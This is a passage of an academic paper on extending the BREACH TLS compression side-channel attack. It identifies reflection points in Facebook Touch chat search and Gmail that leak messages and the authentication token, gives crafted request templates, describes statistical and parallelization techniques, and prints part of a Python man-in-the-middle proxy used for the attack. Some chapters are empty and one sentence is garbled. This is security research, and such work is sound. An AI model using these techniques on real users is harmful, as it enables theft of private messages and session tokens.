In the original BREACH paper [8], Gluck, Harris and Prado investigated the use of CSRF tokens included in HTTP responses as secrets to be stolen with the attack. In this paper we suggest alternative secrets, as well as point out specific vulnerabilities on widely used web applications, such as Facebook and Gmail.

### 4.2.1 Facebook Chat messages

Facebook is the biggest social network as of 2015, with millions of people using its chat functionality to communicate. Its mobile version, Facebook Touch [2] provides a lightweight alternative for faster browsing. In this paper we will present a vulnerability that allows an attacker to steal chat messages from Facebook Touch, using BREACH attack.

Mobile versions of websites provide a good alternative compared to full versions for a list of reasons. Firstly, these endpoints provide limited noise, given that they provide a lighter User Interface compared to full versions. As noise we could define any kind of string that changes between requests, such as timestamps or tokens, which can affect the length of the compressed HTML code for the same request. Secondly, given that the plaintext is smaller in mobile versions, the possibility of the text that lies between the secret and the reflection to be above the window of LZ77 compression is reduced.

Facebook has launched a mechanism to prevent the original BREACH attack against CSRF tokens [3]. However, as of August 2015, it has not created a mitigation technique against the same attack on private messages. Such an attack vector is described in the following paragraphs.

[1] http://code.jquery.com/jquery-2.1.4.min.js

[2] https://touch.facebook.com

[3] https://www.facebook.com/notes/protect-the-graph/preventing-a-breach-attack/1455331811373632?_rdr=p

Facebook Touch provides a search functionality via URL, regarding chat messages and friends. Specifically, when a request is made for `https://touch.facebook.com/messages?q=`<search_string>, the response contains the chat search results for the given search string. If no match is found, the response contains an empty search result page. However, this page also contains the last message of the 5 latest conversations, which are contained in the top drop-down message button of the Facebook User Interface, as shown below:




**Figure 4.2:** Facebook Chat drop-down list.

For the purpose of this paper we have created a lab account, that has no friends and no user activity of any kind, except of a self-sent private message that will be the secret to be stolen. That way the noise of a real-world account, such as new messages or notifications, is contained to avoid the problems described above.

The next step is to validate that the search string is reflected in the response, which should also contain the private secret. Below is a fragment of the HTML response body, where it can be clearly seen that this condition is met:


**Figure 4.3:** Facebook response body containing both secret and reflection.

At this point, one of the basic assumptions of the attack, the fact that a secret and an attacker input string should both be contained in the response, has been confirmed, thus providing a vulnerability that can be exploited in the context of the attack.

### 4.2.2 Gmail Authentication token

Gmail is one of the most used and trusted mail clients as of 2015. It also provides a plain HTML version for faster, lightweight interaction [4]. Gmail uses an authentication token, which is a random string generated every time the user logs in the account.

In contrary to Facebook, Google has not issued any mechanism to mask the authentication token for different sessions, but instead uses the same token for a large amount of requests. This functionality could possibly result to a threat against the confidentiality of the account, as will be described in the following paragraphs.

Requests on `m.gmail.com` redirect to a route of the full website with an additional parameter, specifically `https://mail.google.com/mail/u/0/x/`<random_string>, where the random string is generated for every request on the website and can be used only for the particular session.

Gmail also provides a search via URL functionality, similar to the one described for Touch Facebook. Specifically, a user can search for mails using a URL like `https://mail.google.com/mail/u/0/x/?s=q&q=`<search_string>. If no valid string is provided, where the random string is supposed to be, Google will redirect the request to a URL

[4] `https://m.gmail.com`

where the vacation with a randomly generated string and return an empty result page, stating the search action as incomplete, as shown below:




**Figure 4.4:** Invalid Gmail search.

However, the HTML body of the response contains both the search string and the authentication token, as can be seen in the following figure:




**Figure 4.5:** Gmail response body containing both secret and reflection.

Another vulnerability can be exploited when trying to find the first three characters to bootstrap the attack. In the response body, the authentication token is included as below:




**Figure 4.6:** Gmail authentication token.

The authentication token is preceded by the characters ”at=”, which can be used at the beginning of the attack. Furthermore, the prefix ”AF6bup” of the token is static, regardless of the session and the account used. This prefix can also be used in a similar manner to bootstrap the attack.

### 4.2.3 Gmail private emails

Another opportunity for the attack is provided by the search functionality of the full Gmail website. If a user issues a search request in a URL as `https://mail.google.com/mail/u/0#search/`<search_string> and the search response is empty, the HTML body will also contain both the Subject and an initial fragment of the body of the latest inbox mails, as shown below:


**Figure 4.7:** Gmail empty search response containing latest mails.

Although in that case, the response body does not include the search string, an attacker could send multiple mails to the victim, which would be included in the response as described. That way, the attacker could insert a chosen plaintext in the HTML body and configure the attack under that context.

The above vulnerability shows that secrets and attacker input cannot always be distinguished. In this case, both the secret and the input are emails, i.e. one and the same, making the mitigation of the attack particularly hard.

## 4.3 Validation of secret-reflection compression

In previous sections, we have found multiple vulnerabilities on known websites. We have confirmed that the attacker's chosen plaintext and the secret are both contained in the HTML response body. In this section, we will present a methodology to confirm that the chosen plaintext and the secret are compressed well, when the plaintext matches the secret, and badly in any other case.

The first tool used is mitmproxy [5]. Mitmproxy is described as "an interactive console program that allows traffic flows to be intercepted, inspected, modified and replayed". For the purposes of our work, mitmproxy was used to extract the compressed HTML body of two search request, in the Facebook context described in Section 4.2.1. The first search string contained a selected prefix followed by an incorrect character, while the second contained the same prefix followed by the correct character of the secret.

The second tool used is infgen [6]. Infgen is a disassembler that gets a gzip as an input and outputs the huffman tables and the LZ77 compression of the initial data stream.

Applying infgen on the two HTML responses we obtained with mitmproxy, the comparison regarding the correct and the incorrect search string can be seen in the following figure:




**Figure 4.8:** Comparison of two compressed responses.

The left part of the figure shows the compression when the incorrect character is used. In that case, the prefix is matched, therefore 4 characters are compressed, however the next character is not compressed and is included as a literal instead.

The right part shows the correct character compression, in which case both the prefix and the character are compressed, resulting in 5 total characters to be included in the reference statement and no literal statement.

It is understood that, in the second case, since the compression is better, the LZ77 compressed text is smaller, possibly resulting to the final encrypted text to be smaller.

The above described methodology can be used in any case, in order to test whether a website compresses two portions of text and to verify that the conditions of a PCPA attack are met.

[5] https://mitmproxy.org
[6] http://www.zlib.net/infgen.c.gz

# Chapter 5

# Statistical methods

Gluck, Harris and Prado, in the original BREACH paper, investigated the attack on stream ciphers, such as RC4. They also suggested that block ciphers are vulnerable, without providing practical attack details. However, the use of RC4 is prohibited in negotiation between servers and clients [6].

In this paper we perform practical attacks against popular block ciphers, by using statistical methods to by-pass noise created from random portions of data stream or the Huffman coding. Also, we propose various optimization techniques that can make the attack much more efficient.

## 5.1 Probabilistic techniques

Block ciphers provide a greater challenge compared to stream ciphers, when it comes to telling length apart, since stream ciphers provide better granularity. In this work we use statistical techniques to overcome this problem.

Furthermore, Huffman coding may affect the length of the compressed data stream. Since the attacker's chosen plaintext is included in the plaintext, it might affect the character frequency, resulting to different Huffman tables and subsequently different length.

### 5.1.1 Attack on block ciphers

Block ciphers are the most common used ciphers in modern websites. Especially AES [5] is used in major websites such as Facebook, Google, Twitter, Wikipedia, YouTube, Amazon and others. In this paper we introduce methods to attack such block ciphers, using the attack model described in Chapter 4.

First of all, packet stream for a specific endpoint needs to be examined, in order to find patterns and better understand the distribution of the data stream on TLS records and TCP packets. In the following figures can be seen two request streams, for Facebook Touch and for Gmail respectively.




**Figure 5.1:** Facebook flow




**Figure 5.2:** Gmail flow

A close look on the above record stream reveals interesting information about the pattern of multiple requests on the same endpoint.

Specifically, the first figures shows two consequent requests on the search method of Facebook Touch. The two requests follow the attack model and it can be seen that they differ only in a single TLS record, regarding the record lengths.

At this point it would be safe to assume that the specific record that differs in the two requests is the one containing the attacker's chosen plaintext. In order to confirm this, mitmproxy can again be used along with the MitM proxy we have developed.

Mitmproxy uses netlib as a data-link library. Netlib's "read_chunked" function performs the reading of the TLS record fragments. We added "print markers" in this function, which mark the log that contains the packet flow passing through our BREACH proxy and also provides the sectors that the plaintext is divided before compression. Comparing the log with the decrypted, decompressed chunks of plaintext we have

confirmed that the sector of the plaintext that contains the reflection is the one that differs in the length flow.

The above flows provide another interesting deduction. If the implementation of the block cipher was as expected, each record should have been of length that is a product of 128 bits, equally 16 bytes, and, consequently, the two records that differ should have had the same length or differ on a product of 128 bits. However, that is not the case here.

In order to further investigate the implementation of block cipher, we have issued the attack on multiple operating systems, networks and browsers. The parameter that seemed to demonstrate similar behaviour on these cases was the browser, where for different OSs and networks the packet flow was structurally the same for the same browser version.

In the following figures we present the two distinct packet flow structures that were observed during the experiments on different browsers and versions.

```
User application payload: 3142
Endpoint application payload: 214
Endpoint application payload: 340
Endpoint application payload: 36
User application payload: 3161
User application payload: 36
Endpoint application payload: 78
Endpoint application payload: 229
Endpoint application payload: 36
User application payload: 36
User application payload: 3015
Endpoint application payload: 53
Endpoint application payload: 1122
Endpoint application payload: 36
User application payload: 36

User application payload: 3142
Endpoint application payload: 80
Endpoint application payload: 340
Endpoint application payload: 36
User application payload: 36
User application payload: 3160
Endpoint application payload: 67
Endpoint application payload: 230
Endpoint application payload: 36
User application payload: 36
User application payload: 3015
Endpoint application payload: 53
Endpoint application payload: 1125
Endpoint application payload: 36
User application payload: 36
```

**Figure 5.3:** Older browser version

```
User application payload: 2220
Endpoint application payload: 98
Endpoint application payload: 362
Endpoint application payload: 41
User application payload: 41
User application payload: 2105
Endpoint application payload: 46
Endpoint application payload: 1330
Endpoint application payload: 41
User application payload: 41
User application payload: 2205
Endpoint application payload: 237
Endpoint application payload: 418
Endpoint application payload: 41

User application payload: 2220
User application payload: 41
Endpoint application payload: 98
Endpoint application payload: 259
Endpoint application payload: 41
User application payload: 41
User application payload: 2105
Endpoint application payload: 46
Endpoint application payload: 1306
Endpoint application payload: 41
User application payload: 41
User application payload: 2205
Endpoint application payload: 236
Endpoint application payload: 424
Endpoint application payload: 41
User application payload: 41
```

**Figure 5.4:** Newer browser version

In the older versions of browsers, the packet that contains the reflection is the one with length 1122 for the first request and 1125 for the second request. Each request of the flow shows a difference of a few bytes, that don't exceed 10 at any time.

In newer versions of browsers, the packet that contains the reflection is of length 418 for the first request and 424 for the second. In that case, the difference could be tens or hundreds of bytes for two requests.

Browsers that were used, Mozilla Firefox, Google Chrome, Chromium and Iceweasel, use Mozilla's Network Security Services (NSS) library for the implementation of TLS. Following the above discoveries, we have found that the first pattern was demonstrated in browser versions that used NSS 3.17.3 release or older, whereas the second pattern was found on browsers that used newer NSS releases. Since that release fixed "Bug 1064670 - (CVE-2014-1569) ASN.1 DER decoding of lengths is too permissive, allowing undetected smuggling of arbitrary data" [1], we could assume that it was that bug that was responsible for that behaviour. However, further investigation needs to be done, in order to determine why the block cipher implementation does not follow the theoretical standards.

In any case, the above patterns allow us to use statistical methods to extract conclusions regarding the length. Specifically, by issuing hundreds or thousands of requests

[1] https://bugzilla.mozilla.org/show_bug.cgi?id=1064670

for the same string and calculating the mean length of the responses, the correct symbol should converge in a smaller mean length that an incorrect. This method also allows us to bypass noise introduced by random strings in the HTML body.

### 5.1.2 Huffman fixed-point

Huffman coding, as described in Section 2.1.2, uses letter frequency in order to produce a lossless compression of the data stream. By inserting a chosen plaintext in the data stream, the attacker would affect this frequency, propably resulting in differentiated Huffman table and affecting the length of the compressed stream altogether.

In this section we will describe a methodology to bypass the noise introduced by Huffman coding. In particular, we present a way for two different requests, in the same stage of the attack, to demonstrate the same letter frequencies, so that the attack itself does not affect the Huffman table of the compression.

Initially, an alphabet pool is created, containing every item of the alphabet that the secret belongs to. The key point lies in the fact that Huffman coding does not take into account the position of the letters, only the frequency of appearance.

So, if for instance the alphabet is made of the decimal digits, two different requests can be crafted as below:

```
?q=rynmkwi_1_2_3_4_5_6_7_8_9_Credit Card: 0znq
?q=rynmkwi_0_2_3_4_5_6_7_8_9_Credit Card: 1znq
```

**Figure 5.5:** Huffman fixed-point.

As can be seen, the frequency of each letter is not affected from one request to the other, although rearranging the position allows us to perform the attack.

The above figure also depicts the use of random nonces before and after the main body of the request, in this case ”rynmkwi” and ”znq” respectively. These nonces are used so as to avoid the Huffman fixed-point prefix or the character tested to be compressed, with LZ77, with strings before , in this case ”?q=”, or after the request, and affecting the consistency of the tests.

Our implementation of the above is found in the request initialization library 9.5. A user needs to input a chosen prefix for the bootstraping and an alphabet pool from some predefined alphabets (uppercase letters, lowercase letters, decimal digits and dashes), as well as serial or parallel method of attack (serial by default). The functions of the library will then create the appropriate request file that can be used with BREACH JavaScript to issue the attack.

## 5.2 Attack optimization

The previous chapters have focused on expanding and explaining how the attack could be a viable threat in real world applications. However, work still needs to be done, in order to make it faster and minimize the margin of error.

In this section we will describe two methods that allow for the attack to perform better, parallelization of hill-climbing and cross-domain parallelization.

### 5.2.1 Parallelization of hill-climbing

Up to this point, the characters of the alphabet are tested serially, one after the other and beginning from top when the end of the alphabet is reached. However, a more efficient method could be followed, that could reduce the time of the attack from $O(|S|)$ to $O(log|S|)$.

The idea behind this method is based on the well-known `divide-and-conquer` paradigm. Specifically, instead of using one test character, concatenated with the known prefix, each time, we could divide the alphabet pool in half and issue requests on each such half. A request file parameterized as such is the following:

```
AF6bup
ladbfsk!1_3_5_7_9_AF6bup0 AF6bup2 AF6bup4 AF6bup6 AF6bup8 znq,ladbfsk!0
    _2_4_6_8_AF6bup1 AF6bup3 AF6bup5 AF6bup7 AF6bup9 znq
```

**Listing 5.1:** File with parallelized request parameters.

Using this method, for each step of the attack two different requests are made. The first regards to one half of the alphabet and the second to the other half.

Whichever half minimizes the length function is safe to assume that contains the correct secret, so it is chosen and the same method applies to it. That way we use binary searching techniques, dropping the attack factor as mentioned.

The conditions for Huffman-induced noise and collateral compression are also met here, using the alphabet pool and the random nonces. Also, in case of combined alphabets, such as lowercase letters, uppercase letters and digits, it could be possible that biases were introduced regarding the different types, i.e. lowercase letters could be favored over uppercase ones. We also bypass this issue by dividing the alphabet alternately, instead of consecutively.

### 5.2.2 Cross-domain parallelization

The tree structure of the Domain Name System (DNS) [2] defines each non-resourse record node as being a domain name. Each domain that is part of a larger domain is called subdomain.

Most websites use subdomains for specific applications, that hold a certain role in the context of the basic web application. Most commonly, subdomains are used to define language versions of the website, mobile versions or divisions of a larger organization, such as Schools in a University.

The existence of different subdomains can be used in the context of the attack to make it more efficient. In that case, multiple subdomains should handle same or similar data containing the secret. If cookies are available on the parent domain, they are also available in the subdomains and can be used from the attacker.

[2] https://en.wikipedia.org/wiki/Domain_Name_System

Specifically, via DNS poisoning different subdomains can resolve to different IPs. The source and destination IP information is included in the Transport Layer of the network, so it can be seen by an eavesdropper or a MitM. The attack can be issued then on both domains, effectively parallelizing it with up to Nx efficiency, where N is the number of different domains and subdomains.

## Chapter 6

# Experimental results

Chapter 7

# Mitigation methods

## Chapter 8

# Conclusion

# Chapter 9

# Appendix

## 9.1 Man-in-the-Middle library

```
import socket
import select
import logging
import binascii
from os import system, path
import sys
import signal
from io_library import kill_signal_handler, get_arguments_dict,
    setup_logger
import constants

signal.signal(signal.SIGINT, kill_signal_handler)

class Connector():
    '''
    Class that handles the network connection for breach.
    '''
    def __init__(self, args_dict):
        '''
        Initialize loggers and arguments dictionary.
        '''
        self.args_dict = args_dict
        if 'full_logger' not in args_dict:
            if args_dict['verbose'] < 4:
                setup_logger('full_logger', 'full_breach.log', args_dict,
     logging.ERROR)
            else:
                setup_logger('full_logger', 'full_breach.log', args_dict)
            self.full_logger = logging.getLogger('full_logger')
            self.args_dict['full_logger'] = self.full_logger
        else:
            self.full_logger = args_dict['full_logger']
        if 'basic_logger' not in args_dict:
            if args_dict['verbose'] < 3:
                setup_logger('basic_logger', 'basic_breach.log',
    args_dict, logging.ERROR)
            else:
                setup_logger('basic_logger', 'basic_breach.log',
    args_dict)
            self.basic_logger = logging.getLogger('basic_logger')
            self.args_dict['basic_logger'] = self.basic_logger
```

```
        else:
            self.basic_logger = args_dict['basic_logger']
        if 'debug_logger' not in args_dict:
            if args_dict['verbose'] < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
    logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
            self.debug_logger = logging.getLogger('debug_logger')
            self.args_dict['debug_logger'] = self.debug_logger
        else:
            self.debug_logger = args_dict['debug_logger']
        return

    def log_data(self, data):
        '''
        Print hexadecimal and ASCII representation of data
        '''
        pad = 0
        output = []
        buff = '' # Buffer of 16 chars

        for i in xrange(0, len(data), constants.LOG_BUFFER):
                buff = data[i:i+constants.LOG_BUFFER]
                hex = binascii.hexlify(buff) # Hex representation of data
                pad = 32 - len(hex)
                txt = '' # ASCII representation of data
                for ch in buff:
                    if ord(ch)>126 or ord(ch)<33:
                            txt = txt + '.'
                    else:
                            txt = txt + chr(ord(ch))
                output.append('%2d\t %s%s\t %s' % (i, hex, pad*' ', txt))

        return '\n'.join(output)

    def parse(self, data, past_bytes_endpoint, past_bytes_user,
    chunked_endpoint_header, chunked_user_header, is_response = False):
        '''
        Parse data and print header information and payload.
        '''
        lg = ['\n']
        downgrade = False

        # Check for defragmentation between packets
        if is_response:
            # Check if TLS record header was chunked between packets and
    append it to the beginning
            if chunked_endpoint_header:
                data = chunked_endpoint_header + data
                chunked_endpoint_header = None
            # Check if there are any remaining bytes from previous record
            if past_bytes_endpoint:
                lg.append('Data from previous TLS record: Endpoint\n')
                if past_bytes_endpoint >= len(data):
                    lg.append(self.log_data(data))
                    lg.append('\n')
                    past_bytes_endpoint = past_bytes_endpoint - len(data)
```

```
                return ('\n'.join(lg), past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade)
            else:
                lg.append(self.log_data(data[0:past_bytes_endpoint]))
                lg.append('\n')
                data = data[past_bytes_endpoint:]
                past_bytes_endpoint = 0
    else:
        if chunked_user_header:
            data = chunked_user_header + data
            chunked_user_header = None
        if past_bytes_user:
           lg.append('Data from previous TLS record: User\n')
           if past_bytes_user >= len(data):
               lg.append(self.log_data(data))
               lg.append('\n')
               past_bytes_user = past_bytes_user - len(data)
               return ('\n'.join(lg), past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade)
           else:
               lg.append(self.log_data(data[0:past_bytes_user]))
               lg.append('\n')
               data = data[past_bytes_user:]
               past_bytes_user = 0

    try:
        cont_type = ord(data[constants.TLS_CONTENT_TYPE])
        version = (ord(data[constants.TLS_VERSION_MAJOR]), ord(data[
constants.TLS_VERSION_MINOR]))
        length = 256*ord(data[constants.TLS_LENGTH_MAJOR]) + ord(data
[constants.TLS_LENGTH_MINOR])
    except Exception as exc:
        self.full_logger.debug('Only %d remaining for next record,
TLS header gets chunked' % len(data))
        self.full_logger.debug(exc)
        if is_response:
            chunked_endpoint_header = data
        else:
            chunked_user_header = data
        return ('', past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, downgrade)

    if is_response:
            if cont_type in constants.TLS_CONTENT:
                    self.basic_logger.debug('Endpoint %s Length: %d'
% (constants.TLS_CONTENT[cont_type], length))
                    if cont_type == 23:
                            with open('out.out', 'a') as f:
                                f.write('Endpoint application payload
: %d\n' % length)
                                f.close()
            else:
                    self.basic_logger.debug('Unassigned Content Type
record (len = %d)' % len(data))
            lg.append('Source : Endpoint')
    else:
```

```
            if cont_type in constants.TLS_CONTENT:
                    self.basic_logger.debug('User %s Length: %d' % (
constants.TLS_CONTENT[cont_type], length))
                    if cont_type == 22:
                            if ord(data[constants.MAX_TLS_POSITION])
> constants.MAX_TLS_ALLOWED:
                                downgrade = True
                    if cont_type == 23:
                            with open('out.out', 'a') as f:
                                f.write('User application payload: %d
\n' % length)
                                f.close()
            else:
                    self.basic_logger.debug('Unassigned Content Type
record (len = %d)' % len(data))
            lg.append('Source : User')

    try:
        lg.append('Content Type : ' + constants.TLS_CONTENT[cont_type
])
    except:
        lg.append('Content Type: Unassigned %d' % cont_type)
    try:
        lg.append('TLS Version : ' + constants.TLS_VERSION[(version
[0], version[1])])
    except:
        lg.append('TLS Version: Uknown %d %d' % (version[0], version
[1]))
    lg.append('TLS Payload Length: %d' % length)
    lg.append('(Remaining) Packet Data length: %d\n' % len(data))

    # Check if TLS record spans to next TCP segment
    if len(data) - constants.TLS_HEADER_LENGTH < length:
        if is_response:
            past_bytes_endpoint = length + constants.
TLS_HEADER_LENGTH - len(data)
        else:
            past_bytes_user = length + constants.TLS_HEADER_LENGTH -
len(data)

    lg.append(self.log_data(data[0:constants.TLS_HEADER_LENGTH]))
    lg.append(self.log_data(data[constants.TLS_HEADER_LENGTH:
constants.TLS_HEADER_LENGTH+length]))
    lg.append('\n')

    # Check if packet has more than one TLS records
    if length < len(data) - constants.TLS_HEADER_LENGTH:
            more_records, past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, _ = self.parse(

                                                    data[constants.
TLS_HEADER_LENGTH+length:],


past_bytes_endpoint,

                                                    past_bytes_user
,
```

```
chunked_endpoint_header,


chunked_user_header,

                                                        is_response

                                                        )
            lg.append(more_records)

    return ('\n'.join(lg), past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, downgrade)

 def start(self):
    '''
    Start sockets on user side (proxy as server) and endpoint side (
proxy as client).
    '''
    self.full_logger.info('Starting Proxy')

    try:
        self.user_setup()
        self.endpoint_setup()
    except:
        pass

    self.full_logger.info('Proxy is set up')
    return

 def restart(self, attempt_counter = 0):
    '''
    Restart sockets in case of error.
    '''
    self.full_logger.info('Restarting Proxy')

    try:
        self.user_socket.close()
        self.endpoint_socket.close()
    except:
        pass

    try:
        self.user_setup()
        self.endpoint_setup()
    except:
        if attempt_counter < 3:
            self.full_logger.debug('Reattempting restart')
            self.restart(attempt_counter+1)
        else:
            self.full_logger.debug('Multiple failed attempts to
restart')
            self.stop(-9)
            sys.exit(-1)

    self.full_logger.info('Proxy has restarted')
    return
```

```
    def stop(self, exit_code = 0):
        '''
        Shutdown sockets and terminate connection.
        '''
        try:
            self.user_connection.close()
            self.endpoint_socket.close()
        except:
            pass
        self.full_logger.info('Connection closed')
        self.debug_logger.debug('Stopping breach object with code: %d' %
    exit_code)
        return

    def user_setup(self):
        '''
        Create and configure user side socket.
        '''
        try:
            self.full_logger.info('Setting up user socket')
            user_socket = socket.socket(socket.AF_INET, socket.
    SOCK_STREAM)
